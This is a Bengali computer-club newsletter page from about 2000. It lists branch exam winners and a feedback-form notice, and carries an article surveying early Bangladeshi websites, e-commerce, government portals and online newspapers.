৪র্থ নটরডেম কম্পিউটার উৎসবে প্রোগ্রামিং প্রতিযোগিতায় রানার্স আপ বিআইটি দল। বামদিক থেকে হালিমুজ্জামান, মশিউর রহমান, শিকদার সাজ্জাদুর রহমান, বিআইটি-র এক্সিকিউটিভ ডিরেক্টর জনাব তৌহিদুল ইসলাম, তানভীর হাবিব, এম.এম. তাইফুর এবং নজরুল ইসলাম (বিআইটি এক্সিকিউটিভ)।

সার্ভিস ও অভিযোগ কর্তৃপক্ষকে জানাতে ছাত্রছাত্রী ও মেম্বারদের জন্য SEF

ভূঁইয়া কম্পিউটার্স এর বিভিন্ন কোর্সের ছাত্রছাত্রী ও মেম্বারদের জানানো যাচ্ছে যে, ক্লাবের কার্যক্রম সম্পর্কে আপনার যে কোন ধরণের সুচিন্তিত মতামত (উপদেশ, অভিযোগ ইত্যাদি) কর্তৃপক্ষ অত্যন্ত গুরুত্বের সঙ্গে গ্রহণ করে থাকেন। আপনাদের এসমস্ত মতামত পর্যালোচনা করে আরও উন্নততর সেবা প্রদানের লক্ষ্যে বিভিন্ন ব্যবস্থা গ্রহণে কর্তৃপক্ষ সদা সচেষ্ট।

আপনার মতামত প্রদানের জন্যে Service Evaluation Form (SEF) নামে একটি ফর্ম প্রণয়ন করা হয়েছে। আমাদের প্রতিটি শাখার ব্রাঞ্চ ইন চার্জ ও লাইব্রেরী ইন চার্জের নিকট এই ফর্ম রক্ষিত আছে। চাহিবা মাত্র এটি তারা আপনাকে সরবরাহ করবেন। ফরমটি সংগ্রহ করে আপনি বাসায় নিয়ে যান এবং সুবিধামতো সময়ে তা পুরণ করে দেশের যে কোন স্থান থেকে ডাক বাক্সে ফেলে দিলেই আমরা তা পেয়ে যাবো। এতে প্রয়োজনীয় ডাকটিকেট লাগানো আছে। প্রতিষ্ঠানের সেবার মান ও পরিধি বৃদ্ধির জন্যে কর্তৃপক্ষ সকলের সহযোগিতা কামনা করছেন। এছাড়া ফ্যাক্স, ই.মেইল কিংবা নিম্নোক্ত ফোনে সরাসরি সাপোর্ট অফিসে আপনার অভিযোগ, উপদেশ, মতামত জানাতে অনুরোধ করা হচ্ছে।

সরাসরি যোগাযোগের ফোন ৮১২৫৫৬০, ৮১১০৮৮৫

ক্লাবের বিভিন্ন শাখার MCQ পরীক্ষার ফলাফল

সম্প্রতি কম্পিউটার ও ইংলিশ ল্যাংগুয়েজ ক্লাবের টিকাটুলী, শান্তিনগর, ধানমন্ডি ও উত্তরা শাখায় MCQ পরীক্ষা অনুষ্ঠিত হয়েছে। উক্ত পরীক্ষাগুলোতে নিম্নোক্ত মেম্বারগণ ১ম, ২য় ও ৩য় স্থান অর্জন করেন এবং তাদেরকে ক্লাবের পক্ষ হতে তাৎক্ষণিকভাবে পুরস্কৃত করা হয়।

TIKATULI Branch (Dhaka)

Computer Club

1st -Dilip Chandra Sarkar (CC06TT-991009129)
2nd -Khaled M. Jahangir (ML06TT-990824026)
3rd -Rumana Akram (ML06TT-000324038)

English Language Club

1st -Abu Nasir (ML08TT-000909004-R)
2nd -Khaled M. Jahangir (ML06TT-990824026)
3rd -Shoman Acharjee (EC02TT-000309002-R)

SHANTINAGAR Branch (Dec 99)

Computer Club

1st -Masud Parvaj (ML12TT-000324012)
2nd -Bishwajit Roy (CC02SN-991109007)
3rd -Murad Hossain (ML06SN-991109072-R)

English Language Club

1st -Salina Akter (CC02SN-990911009)
2nd -Amir Hossain (CC04SN-000109519)
3rd -Tahmina Akhter (CC06SN-000424485)

SHANTINAGAR Branch (Feb 00)

Computer Club

1st -Farshid Haque (ML06SN-000709086)
2nd -Md. Shamsuddin (ML06SN-991124078)
3rd -Bishwajit Roy (CC02SN-991109007)

English Language Club

1st -Md. Mohibur Rahman (EC02SN-000324006)
2nd -Md. Fardous Rahaman (ECP6SN-000324044)
3rd -Shamima Akhtar (EC04SN-000324582)

DHANMONDI Branch, Dhaka

Computer Club

1st -M. Motahar Hossain Bh.(ML06DM-980824126)
2nd -Md. Abdullah-Al-Mamun(CC04DM-000224637)
3rd -Syed S.A. Khaleque (CCP4DM-000224244)

English Language Club

1st -Md. Nur-E-Alam Siddiki(ECP6DM-000224136)
2nd -M. Motahar Hossain Bh.(ML06DM-980824126)
3rd -Mehdi Hassan (ECP4DM-980909349)

UTTARA Branch, Dhaka

Computer Club

1st -Afroza Akhter (ML04UT-000109016)
2nd -Md. Khalilur Rahman (CC06UT-000424010)
3rd -Md. Anwar-Ul-Karim (ML06UT-991009002)

English Language Club

1st -Faisal Hasan (EC06UT-000409014)
2nd -Romij Uddin (ML06UT-991124004)
3rd -Md. Anwar-Ul-Karim (ML06UT-991009002)

◆ Bhuiyan Computer & English Language Club ◆ Centre for Computer Studies (CCS) ◆ Bhuiyan Institute of Technology (BIT)

ওয়েবে বাংলাদেশের পদচিহ্ন

জিয়াউশ শামছ

ইন্টারনেটের সঙ্গে আমাদের পরিচয় খুব বেশি দিনের নয়। ১৯৯৬ সালে শুরু হয় প্রথম অন-লাইন ইন্টারনেট সার্ভিস। এরপর পেরিয়েছে প্রায় চার বছর। মহাকালের হিসেবে খুব বেশিদিন নয়। কিন্তু কমপিউটার আর ওয়েব সমাজে চার বছর বেশ বড় সময়। সীমিত সুযোগ আর সম্পদের সীমাবদ্ধতা নিয়ে এ বছরে আমরাও ওয়েব সংস্কৃতিতে অনেকটা প্রবেশ করছি। বিশেষ করে ওয়েবের সকল কর্মকান্ডেই আজকাল বাংলাদেশের উপস্থিতি পরিলক্ষিত হচ্ছে।

ওয়েব পোর্টাল

ওয়েব পোর্টাল হলো একই ওয়েব সাইটে অনেক বিষয়ের সমাহার। অর্থাৎ কিছু কিছু ওয়েব সাইট রয়েছে যাতে বিভিন্ন বিষয়ের লিঙ্ক, সার্চ ইঞ্জিন, ফ্রি-ইমেইল, ফ্রি ওয়েবস্পেসসহ আরও সুযোগ-সুবিধা থাকে। উদাহরণ হিসেবে বলা যেতে পারে ইয়াহু (www.yahoo.com), About.com (www. about.com) প্রভৃতি ওয়েব পোর্টালের কথা। বাংলাদেশেও সম্প্রতি এ ধরণের কয়েকটি ওয়েব পোর্টাল চালু করা হয়েছে। এ পোর্টালগুলোর অন্যতম হলো ওরিয়েন্টেশন ডট কম (www.orientation.com), বাংলা ২০০০ (www. bangla2000.com) ইত্যাদি। বাংলা ২০০০ সাইটটিতে রয়েছে একটি সার্চ ইঞ্জিন। এছাড়াও রয়েছে বিভিন্ন বিষয়ভিত্তিক তালিকা। আজকের ঢাকা বিষয়ে আছে রাজধানীর প্রতিদিনের খবরাখবর, আছে ভ্রমন বিষয়ক বিভাগ। ওয়েব রিসোর্স বিভাগে আছে ব্যবসা-বাণিজ্য, কমপিউটার ও ইন্টারনেট, ক্যারিয়ার, বিনোদন, খেলাধূলা ইত্যাদি। তাছাড়া বাংলাদেশ বিষয়ক তথ্যাদি তো আছেই। এছাড়াও ইয়েলো পেজ, উচ্চ শিক্ষা, চিকিৎসাসহ নিলাম, ক্রয়-বিক্রয়, ই-গ্রিটিংস, নতুন বইয়ের খবর, চাকুরী খোঁজাসহ এটি একটি সম্পূর্ণ ওয়েব পোর্টাল।

ভার্চুয়াল কান্ট্রিজ ডট কম-এর একটি প্রকাশনা হলো www.bangladesh.com। এটি মূলত: প্রবাসী বাঙালীদের কথা মনে রেখে তৈরি করা হয়েছে। বাংলাদেশ সম্বন্ধে যারা জানতে আগ্রহী তারা এ সাইটে ব্রাউজ করতে পারেন। এখানে আলোচনা করা হয়েছে আমাদের সংস্কৃতি ও ঐতিহ্য সম্বন্ধে। দেশের দর্শনীয় স্থানগুলোর কথাও এখানে এসেছে। এখানে ক্লাব বাংলাদেশের সদস্য হলেই ফ্রি ই-মেইল একাউন্ট পাওয়া যায়। something@bangladesh.com আদলের ই-মেইলগুলো আমাদের দেশের একটি চমৎকার পরিচিতি।

আদর্শবাংলা ডট কম হলো আরেকটি ওয়েব পোর্টাল। প্রবাসী বাঙালীদের দ্বারা প্রতিষ্ঠিত এই ওয়েব এড্রেস হলো www.adarshabangla.net। এখানে ফ্রি ই-মেইল সুবিধা পাওয়া যায়। মজার ব্যাপার হলো যে এখান থেকে ই-মেইল লেখা যায় বাংলায়। আর এ জন্য কোন সফটওয়্যার আলাদাভাবে ইনস্টল করতে হয় না।

টেক্সাস ভিত্তিক একটি কোম্পানীর সহায়তায় গড়ে উঠেছে বাংলাদেশ ডট নেট নামে আরেকটি ওয়েব পোর্টাল। এর ওয়েব এড্রেস হলো www.bangladesh.net। এই ওয়েব পোর্টালটি মূলত: বাংলাদেশে ই-কমার্স প্রোমোশনের উদ্দেশ্যে গঠিত হয়েছে। বাংলাদেশের ঐতিহ্যমন্ডিত ও ব্যতিক্রমধর্মী পণ্যসমূহ বিশ্বের কাছে আকর্ষণীয়ভাবে উপস্থাপন করা ও বিক্রয়ের সুযোগ সৃষ্টি করাই তাদের উদ্দেশ্য। পোশাক ডিজাইন, টেক্সটাইল, গার্মেন্টস প্রভৃতি যেসব শিল্পে আমাদের দেশের সম্ভাবনা রয়েছে সেগুলোকে মূলত গুরুত্ব দেয়া হয়েছে। এছাড়াও এতে আছে নিউজ আপডেট, যাতে প্রতিদিন বাংলাদেশের গুরুত্বপূর্ণ খবরাখবর অন্তর্ভুক্ত থাকছে। আরও আছে ফ্রি ই-মেইল। এছাড়া এখানে ফ্রি ওয়েব স্পেস প্রদান করা হয়। ওয়েব গাইড বিভাগে আছে রিসার্চ, এডুকেশন, ঢাকা ইউনিভার্সিটি, এসোসিয়েশন, ইন্টারনেট সলিউশন, বাংলা সফটওয়্যার, পাবলিকেশন, লিটারেচার/কালচার, আর্ট/পিকচার, পলিটিক্স, রিলিজিয়ন। আরও আছে বাংলাদেশী চ্যাটরুম। এছাড়াও আছে বাংলাদেশ বিষয়ক তথ্যাদি, এন্টারটেইনমেন্ট সেকশন, বাংলাদেশের ওয়েবসাইটসমূহ।

বাংলাদেশে ই-কমার্স

বাংলাদেশে ই-কমার্সের ছোঁয়া লেগেছে। অবশ্য এখনও তা খুবই প্রাথমিক পর্যায়ে রয়েছে। ১৯৯৯ সালের মাঝামাঝিতে ডলফিন কমপিউটার্স লিঃ বই কেনার একটি ওয়েব সাইট চালু করে। বাংলা ভাষায় ডেভলপ করা এই ওয়েব সাইটটিতে বইয়ের লেখক, প্রকাশক ও দাম সংক্রান্ত তথ্য পাওয়া যায়। এছাড়া বইয়ের প্রচ্ছদ দেখারও ব্যবস্থা রয়েছে। এখানে লেখক, বিষয় ও প্রকাশক এই তিন ক্যাটাগরিভিত্তিক সার্চ করা যায়। এর ওয়েব এড্রেস হলো www.boi.dolphi.net। এখান থেকে একসাথে ন্যূনতম ২৫টি বই অর্ডার দেয়া যাবে। তবে এক্ষেত্রে অর্ডার প্লেস করার পর বইগুলো ঢাকা বা চট্টগ্রামে কোম্পানির কেন্দ্র থেকে নিজেদেরই সংগ্রহ করে নিতে হবে।

আরও পরিকল্পিতভাবে ই-কমার্স শুরু করেছে টেকনোবিজ লিঃ নামে একটি সফটওয়্যার কোম্পানি। তাদের ওয়েব এড্রেস হলো www.munshigi.com। এটি একটি অন-লাইন ডিপার্টমেন্টাল স্টোর। এখান থেকে বাংলাদেশে অবস্থানকারী এবং ইন্টারনেট এড্রেস রয়েছে এমন যে কেউ পণ্য ক্রয় করতে পারবেন। এ ভার্চুয়াল অন-লাইন স্টোরটিতে রয়েছে ১৫টি ফ্লোর। প্রতিটি ফ্লোরে রয়েছে একটি বিশেষ ক্যাটাগরি ভিত্তিক পণ্য সামগ্রী। যেমন, প্রথম ফ্লোরে বই, ক্যাসেট, CD ও বিভিন্ন গিফট আইটেম দ্বিতীয় ফ্লোরে আছে ইলেক্ট্রনিক্স, হোম এপ্লায়েন্স, কমপিউটার সামগ্রী ইত্যাদি। এই ওয়েবসাইটের মাধ্যমে ১৮টি প্রতিষ্ঠান তাদের পণ্যসামগ্রী বিক্রি করছে। এখানে অর্ডারকৃত পণ্য সামগ্রী পৌছে যাবে সরাসরি আপনার দরজায়। মূল্য পরিশোধ করা যাচ্ছে চেক, টেলিগ্রাফিক মানি বা ট্রান্সফার অর্ডারের মাধ্যমে। এই ওয়েবসাইটের মাধ্যমে আপনি বিদ্যুৎ, টেলিফোন ইত্যাদির বিলও পরিশোধ করতে পারবেন। এজন্য আপনাকে নামমাত্র সার্ভিস চার্জ প্রদান করতে হবে।

গত ফেব্রুয়ারিতে প্রতিষ্ঠিত হয়েছে আরেকটি ওয়েব সাইট Banglabooks.com(www. banglabooks.com)। ৫০০০ বইয়ের একটি ডাটাবেজ নিয়ে শুরু করলেও এরই মধ্যে সেই সংখ্যা দাঁড়িয়েছে ১০০০০-এরও বেশি। এ ডাটাবেজ থেকে ৫টি ক্যাটগরিভিত্তিক সার্চের মাধ্যমে প্রয়োজনীয় বই খুঁজে বের করা যায়। এগুলো হলো টাইটেল, লেখক, ISBN, কী-ওয়ার্ড এবং পাবলিশার। এখানে বইয়ের প্রচ্ছদ দেখা যায়। এছাড়াও বইয়ের পৃষ্ঠাসংখ্যা, প্রকাশনাকাল, এডিশন, প্রকাশক ইত্যাদি তথ্যও পাওয়া যায়। ডাটাসফট সিস্টেমস বাংলাদেশ লিঃ এবং যুক্তরাষ্ট্রের এঞ্জেলনেট টেকনোলজি ইনক্-এর সহায়তায় এই অন-লাইন বুকশপটি গড়ে তোলা হয়েছে।

আরেকটি চমৎকার ই-কমার্স সাইট হলো—www.bangalcommerce.com। এখান থেকে বাংলাদেশ ও পশ্চিমবঙ্গের যে কোন স্থানে ডেলিভারীর জন্য পণ্য অর্ডার দেয়া যায়। এতে রয়েছে বই, ক্যাসেটসহ নানাধরনের গিফট আইটেম। প্রবাসী বাঙালীরা দেশে অবস্থানরত আত্মীয়-স্বজনের জন্য গিফট কিনতে পারেন এ সাইটের মাধ্যমে।

ই-কমার্সের আরেকটি শাখা হলো অন-লাইন ব্যাংকিং। সম্প্রতি বাংলাদেশের সাতটি বেসরকারি ব্যাংক অন-লাইন ব্যাংকিং কার্যক্রম শুরু করেছে। এ ব্যাংকগুলো হলো ব্যাংক অফ স্মল ইন্ডাস্ট্রিজ এন্ড কমার্স বাংলাদেশ লিমিটেড, আরব বাংলাদেশ ব্যাংক, আইএফআইসি ব্যাংক, ইসলামী ব্যাংক বাংলাদেশ লিমিটেড, ন্যাশনাল ক্রেডিট এন্ড কমার্স ব্যাংক লিমিটেড, প্রাইম ব্যাংক লিমিটেড ও ইউসিবিএল। তারা সম্প্রতি সোসাইটি ফর ওয়ার্ল্ড ওয়াইড ইন্টারব্যাংক ফিনান্সিয়াল টেলিকমিউনিকেশন এর বিশ্বব্যাপী নেটওয়ার্কের সাথে যুক্ত হয়েছে।

ইন্টারনেটে বাংলাদেশ সরকার

গত বৎসর ৫ জুলাইয়ে Bangladesh Marches Ahead নামে একটি ওয়েব সাইট উদ্বোধন করা হয়েছে। বঙ্গবন্ধু সেঁতুর ছবি সম্বলিত এ ওয়েবসাইটটি ডেভলপ করা হয়েছে বাংলাদেশ সরকারের বিভিন্ন কর্মকান্ড ওয়েবে উপস্থাপনের জন্য। এই ওয়েব সাইটটিকে বাংলাদেশের পরিচিতি মূলক একটি অফিসিয়াল ওয়েব সাইট বলা যেতে পারে। চমৎকার এ ওয়েব সাইটটিতে মুক্তিযুদ্ধের সাইটের লিঙ্কও পাওয়া যাবে। আর এর ওয়েব এড্রেস হলো www.bangladeshonline.com/gob/mofa।

ঢাকায় অনুষ্ঠিত এশিয়ান পার্লামেন্ট কনফারেন্স উপলক্ষ্যে একটি ওয়েব সাইট প্রতিষ্ঠা করা হয়েছে। এই ওয়েব সাইটে আমাদের জাতীয় সংসদের যাবতীয় তথ্যসমূহ ও সংক্ষিপ্ত কার্যবিধির সাম্প্রতিক খবরাখবর পাওয়া যায়। এ ওয়েবসাইটটির ওয়েব এড্রেস হলো www.bangladesh-parliament.org।

এছাড়াও আজকাল বিভিন্ন সরকারি সেক্টর ওয়েবে তাদের ওয়েব সাইট ডেভলপ করছে। এরকম একটি সেক্টর হলো বাংলাদেশ পাওয়ার ডেভেলপমেন্ট বোর্ড। এই ওয়েব সাইটটি সাধারণের জন্য অত্যন্ত উপকারী হতে পারে। এ সাইটের ওয়েব এড্রেস হলো www.bol-pdp.org।

সম্প্রতি রাজস্ব বোর্ডও তাদের ওয়েবসাইট ডেভলপ করেছে। উদ্দেশ্য দেশের ব্যবসা, বাণিজ্য, ও বিনিয়োগ পরিস্থিতি সম্পর্কে দেশে-বিদেশে বিনিয়োগকারীদের অবহিত করা। এর ওয়েব এড্রেস www.nbr-bd.org।

বাংলাদেশ কমপিউটার কাউন্সিলের ওয়েবসাইট www.bccbd.org। এখানে বাংলাদেশের কমপিউটার সেক্টরের নানা তথ্য রয়েছে।

ব্যবসা-বাণিজ্য আর অর্থনীতি বিষয়ক বেশ কয়েকটি ওয়েবসাইট প্রতিষ্ঠিত হয়েছে। এদের মধ্যে রয়েছে ইয়েলো পেজ, রপ্তানী পণ্যসহ নানা বিষয়ের ওয়েব সাইট।

এর মধ্যে ট্রিপল টেকনোলজিস-এর ইয়েলো পেইজ সাইটটি হলো বাংলাদেশের সর্বপ্রথম পূর্নাঙ্গ ইয়েলো পেইজ। তাদের ওয়েব ঠিকানা www.bypobiz.com। এ ওয়েব পেজে বিদেশী কোম্পানিগুলো নিয়মিতভাবে তাদের এনকোয়ারি সাবমিট করে। সম্প্রতি ট্রিপল টেকনোলজিস বাংলাদেশের ১০০০ কোম্পানির ফ্রি ওয়েব পেজ তৈরি করার সিদ্ধান্ত নিয়েছে। সব মিলিয়ে এই ওয়েব সাইটটি বাংলাদেশের ব্যবসা বাণিজ্য সংক্রান্ত তথ্যের এক চমৎকার উৎস।

অর্থনীতি বিষয়ক অন-লাইন ডাটাবেজ ভিত্তিক ওয়েব ম্যাগাজিন 'বাংলাদেশ ইকোনমিক্যাল ক্রনিক্যাল'। নভেম্বর ১৯৯৯ থেকে আনুষ্ঠানিক ভাবে এর কার্যক্রম শুরু হয়। এতে মূলত অর্থনীতি সংক্রান্ত বিষয়াদি যেমন: মাইক্রো, ম্যাক্রো—অর্থনীতি, ইন্ডাস্ট্রি, কৃষিখাত, আন্তর্জাতিক বানিজ্য, ম্যানেজমেন্ট, ক্যাপিটাল মার্কেট ইত্যাদি সম্বন্ধে আলোচনা করা হয়েছে। সাথে আছে অর্থনীতি বিষয়ক ডাটাবেজ, বই ও নানা ইভেন্টের সাম্প্রতিক খবরাখবর। এই ওয়েবসাইটটি এখনও সম্পূর্ণ নয়। কাজ সম্পন্ন হলে এটি নি:সন্দেহে আরও আকর্ষনীয় হয়ে যাবে। এর ওয়েব এড্রেস www.bdec.org।

সম্প্রতি বাংলাদেশ ইয়েলো পেজ নামে আরেকটি পেশাদারী ওয়েব সাইট প্রতিষ্ঠা করা হয়েছে। এ ওয়েব সাইটের উদ্দেশ্যে বাংলাদেশী পণ্যসমূহকে ই-কমার্সে প্রমোট করা। এ সাইটে রয়েছে চমৎকার একটি ডাটাবেজ। এ ডাটাবেজে রয়েছে অন-লাইন লিস্টিং সুবিধা। এছাড়াও আছে ক্যাটাগরি ভিত্তিক সার্চের অপশন, বিজ্ঞাপন, নানা কর্পোরেট ও ই-কমার্স সাইটের লিঙ্ক। যে কোন কোম্পানি এ ডাটাবেজ-এর অন্তর্ভুক্ত হতে পারে নামমাত্র চার্জের বিনিময়ে। এ ব্যাপারে বিস্তারিত জানতে যোগাযোগ করতে পারেন info@ncll.net- এই মেইল এড্রেসে। এ ওয়েব সাইটের এড্রেস http://www.bangladeshyellowpage.com।

বাংলাদেশের রপ্তানী পণ্যের ওয়েব সাইট bdexport। প্রতিষ্ঠা করেছে লিভ লিংকস নামে দেশীয় একটি বেসরকারি প্রতিষ্ঠান। বাংলাদেশের রপ্তানী বাণিজ্যের তথ্য এখানে পাওয়া যাবে। পাওয়া যাবে বাংলাদশের রপ্তানীকারকদের তালিকা। তৈরি পোশাক, চামড়া, হিমায়িত খাদ্যসহ সকল প্রধান প্রধান রপ্তানী পণ্য সম্বন্ধেই তথ্য পাওয়া যাবে এই ওয়েব সাইটে। এখানেও যে কোন প্রতিষ্ঠান নামমাত্র মূল্যে তাদের কোম্পানীর পণ্য সম্পর্কিত তথ্যাদি রাখতে পারবে।

এছাড়া এগ্রোবেঙ্গল নামে একটি কৃষি বাণিজ্য ভিত্তিক ওয়েব সাইট চালু হয়েছে। এতে থাকছে বাংলাদেশের কৃষিপণ্যভিত্তিক নানা তথ্য ও উপাত্ত। এ ওয়েব সাইটের ওয়েব এড্রেস হলো www.agrobengal.org।

বিষয়ভিত্তিক কয়েকটি ওয়েব সাইট

- বাংলাদেশের ব্যবসা বাণিজ্য - www.tdb.gov.sg
- বাংলাদেশের কৃষি বাণিজ্য - www.agrobengal.org
- বাংলাদেশ স্টুডেন্ট এসোসিয়েশন- www.Cmsul.Cmsu.edu
- বাংলাদেশের সম্পদসমূহ - www.iber.bschool.ukans.edu
- বাংলাদেশ ইয়ুথ ফেডারেশন - www.byf.com
- বাংলাদেশ ডট কম (ফ্রি ইমেজ) - www.worldkids.net
- বাংলাদেশ লিঙ্ক.পেইজ - www.ss.uuno.edu
- আমেরিকায় বাংলাদেশ দূতাবাস - www.members.aol.com
- বাংলাদেশের সাম্প্রতিক তথ্য - www.fmed.uniba.sk
- বঙ্গ কবি রবীন্দ্রনাথ ঠাকুর - www.geocities.com
- বাংলাদেশের দূতাবাস -www.embassyworld.com
- বাংলাদেশ ইলেকট্রনিক্স কোং - www.bangla.net
- বাংলাদেশের প্রাকৃতিক সম্পদ - www.homepages.enterprise.net
- স্বাধীনতা আন্দোলন - www.dhaka-bd.com
- আমেরিকায় বাংলা ভাষাভাষীদের জন্য ওয়েব সাইট - www.muktadhara.com
- বাংলাদেশ রেলওয়ে - www.br.railtraker.com
- বাংলাদেশের পতাকা ও মানচিত্র – www.immigration-usa.com
- বাংলাদেশের শো-বিজ – www.bdshowbiz.qb.net
- বাংলাদেশের বিমানবাহিনী – www.members.xoom.com
- রয়েল বেঙ্গল টাইগার – www.citechco.net
- বি.সি.এস কমপিউটার সিটি – www.bcscomputercity.com
- ভার্চুয়াল আর্ট এন্ড ক্রাফট গ্যালারী – www.designersden.com
- পার্সোনাল একাউন্ট সফটওয়্যার – www.indexBD.com
- প্রবাসী বাংলাদেশী প্রফেশনাল – www.bdnet.org
- টেক ট্রান্সফার ২০০০ – www.techbangla.org
- সমাজ কল্যাণমূলক সংস্থা 'স্যাক্রিফাইস' – www.bengal-groups.com/sacrifice
- ওয়েব ম্যাগাজিন – www.bangladesh-web.com/news
- বাঙ্গালী সংস্কৃতি – www.kothon.org

মুক্তিযুদ্ধ আর ভাষা আন্দোলন

বাংলাদেশীদের সবচেয়ে গর্ব করার মত দু'টি ঘটনা হলো মুক্তিযুদ্ধ আর ভাষা আন্দোলন। সম্প্রতি ২১ ফেব্রুয়ারি আন্তর্জাতিক রাষ্ট্রভাষা দিবস হিসেবে স্বীকৃতি পাওয়ায় এ দিনটি আমাদের কাছে অনেক তাৎপর্যমন্ডিত হয়ে উঠেছে। এ সংক্রান্ত তথ্য বিশ্ববাসীকে জানানো আমাদের দায়িত্ব। এ উদ্দেশ্যের প্রতি লক্ষ্য রেখে বেশ কয়েকটি ওয়েব সাইট ডেভলপ করা হয়েছে।

দেশনেট কর্তৃক ডেভলপ করা ওয়েব সাইট 21st February। ওয়েব সাইটের হোম পেজে রয়েছে জাতীয় শহীদ মিনারের একটি চমৎকার স্থিরচিত্র। পুরো ওয়েবসাইটে আছে ২১ ফেব্রুয়ারির বিভিন্ন তথ্য। বিভিন্ন ক্যাটাগরিতে ভাগ করে আলোচনা করা হয়েছে তথ্যগুলো। শুরুতেই আছে একুশের সংক্ষিপ্ত ইতিহাস। এরপর রয়েছে শহীদদের তালিকা, প্রত্যক্ষদর্শীর বর্ণনা, গেস্টবুকসহ অন্যান্য তথ্যভান্ডার। সাইটটি স্পন্সর করেছে সিলেট গ্যাস ফিল্ড, গ্যাস ট্রান্সমিশন কোম্পানি ও তিতাস গ্যাস ট্রান্সমিশন কোম্পানি। ওয়েব সাইটটির ঠিকানা www.21stfebruary.org।

একই বিষয়ের আরেকটি ওয়েব পেজ www.dhaka-bd.com। একুশে ফেব্রুয়ারিকে আন্তর্জাতিক মাতৃভাষা দিবস ঘোষণা উপলক্ষ্যে এই সাইটটি ডেভলপ করা হয়েছে। একুশে ফেব্রুয়ারির তথ্য আর স্থিরচিত্র ছাড়াও এতে আছে ইউনেস্কোর দেয়া আন্তর্জাতিক মাতৃভাষা দিবসের স্বীকৃতিমূলক ঘোষণা। আরও আছে ভাষা আন্দোলন কেন্দ্রিক বাংলা গান। এছাড়াও এ সাইটে রয়েছে আন্তর্জাতিক বাণিজ্য মেলার লিঙ্ক ও একটি সার্চ ইঞ্জিন। আছে বাংলাদেশের ইতিহাস ও প্রাকৃতিক দৃশ্যের ছবি।

অমর একুশের বই মেলা উপলক্ষে বাংলা একাডেমী তৈরি করেছে তাদের নিজস্ব ওয়েব সাইট। ওয়েব সাইট ডেভলপমেন্টে তাদেরকে সহায়তা করেছে স্থানীয় প্রতিষ্ঠান করোনা আইটি লিঃ। এতে রয়েছে বাংলা একাডেমীর ইতিহাস, নতুন বইয়ের তালিকা, বইমেলার বিভিন্ন খবরাখবর, বইমেলার ছবি এবং অনুষ্ঠানসূচী। এর ওয়েব এড্রেস www.coronait.com/bangla-academy।

গত বছর মুক্তিযুদ্ধ যাদুঘর তাদের নিজস্ব ওয়েব পেজ চালু করেছে। উদ্দেশ্য বাংলাদেশের মুক্তিযুদ্ধের ইতিহাস ও বিবরণী সারা বিশ্বের কাছে তুলে ধরা। এখানে আছে মুসলিম বাজার বধ্যভূমি খননকার্য সম্বন্ধে নানা তথ্য। আরও আছে মুক্তিযুদ্ধ বিষয়ক বিভিন্ন দুষ্প্রাপ্য স্থিরচিত্র। এর ওয়েব এড্রেস www.liberationmuseum.org।

একাত্তরের ঘাতক দালাল নির্মূল কমিটির সুইডেন শাখার উদ্যোগে একটি ওয়েব সাইট চালু করা হয়েছে। এই ওয়েব সাইটের ঠিকানা www.geocities.com/vienna/studio/6022। এ ওয়েব সাইটটি যুদ্ধ অপরাধীদের বিচার ও মৌলবাদ বিরোধী আন্দোলনের স্বপক্ষে জনমত গড়ে তোলার লক্ষ্যে ডেভলপ করা হয়েছে। এ ওয়েবসাইটে নির্মূল কমিটির কর্মকান্ড ছাড়াও মুক্তিযুদ্ধের ইতিহাস, বধ্যভূমি, গণআদালত সংক্রান্ত বিভিন্ন ধরণের তথ্য পাওয়া যাবে।

এছাড়াও বাংলাদেশ ও মুক্তিযুদ্ধ সম্বন্ধে জানার জন্য আরও অনেকগুলো চমৎকার ওয়েব সাইট রয়েছে। যেমন, বাংলাদেশ রিভিউ (www.deja.com), হোমপেজ (www. hompages.enterprise.net) সহ আরও অনেক ওয়েব সাইট।

ওয়েবে বাংলাদেশের পত্রপত্রিকা

বাংলাদেশে প্রথম অন-লাইন ম্যাগাজিন হিসেবে আত্মপ্রকাশ করেছে মেঘবার্তা। মাসিক এই ওয়েবজিন বাংলা ও ইংরেজী দুই ভাষাতেই প্রকাশিত হচ্ছে। মেঘবার্তার ওয়েব ঠিকানা হলো www.meghbarta.net। এ পত্রিকাটির প্রকাশক ড. শহিদুল আলম। এছাড়াও বর্তমানে বাংলাদেশের অধিকাংশ শীর্ষস্থানীয় দৈনিক, সাপ্তাহিক ও মাসিক পত্রিকার অন-লাইন ভার্সন প্রকাশিত হচ্ছে। যে সকল পত্রিকার অন-লাইন ভার্সন ওয়েবে পাওয়া যাচ্ছে সেগুলো হলো—

- দৈনিক ইত্তেফাক — www.ittefaq.net
- প্রথম আলো — www. prothom-alo.com
- দৈনিক জনকণ্ঠ — www.globe-janakantha.com
- The Daily Star — www.dailystarnews.com
- The Financial Express — www.financial express.com
- যায় যায় দিন — www.jaijaidinweekly.com
- কমপিউটার বিচিত্রা — www.coronait.com/cbichitra
- রোববার — www.robbar.com
- Dhaka Courier — www.dhakacourier.com
- উন্মাদ — www.bdworld.net/unmad
- অনন্যা — www.anannya.com

এগুলো ছাড়াও বাংলাদেশের আরও অনেক ওয়েব সাইট ওয়েবে ছড়িয়ে ছিটিয়ে আছে। এগুলো বাংলাদেশ সম্পর্কিত বিভিন্ন তথ্য বিশ্ববাসীর কাছে তুলে ধরছে। তবে আমাদের ওয়েবসাইটগুলোর একটি তালিকা এবং এ তালিকা থেকে ওয়েব সাইটগুলোকে খুঁজে বের করার জন্য কোন মানসম্পন্ন সার্চ ইঞ্জিন এখনো ডেভলপ করা হয়নি। ফলে ওয়েবসাইটগুলোর সার্বিক সুযোগ-সুবিধা অনেকের পক্ষেই কাজে লাগানো সম্ভব হচ্ছে না। এ বিষয়টির প্রতি গুরুত্ব আরোপ করা হলে ইন্টারনেট ব্যবহারকারীরা বেশ উপকৃত হবেন।●

মোবাইল ফোন ব্যবহার স্বাস্থ্যের জন্য কতটুকু নিরাপদ?

ফিনল্যান্ড থেকে মোঃ জাহাঙ্গীর সরকার

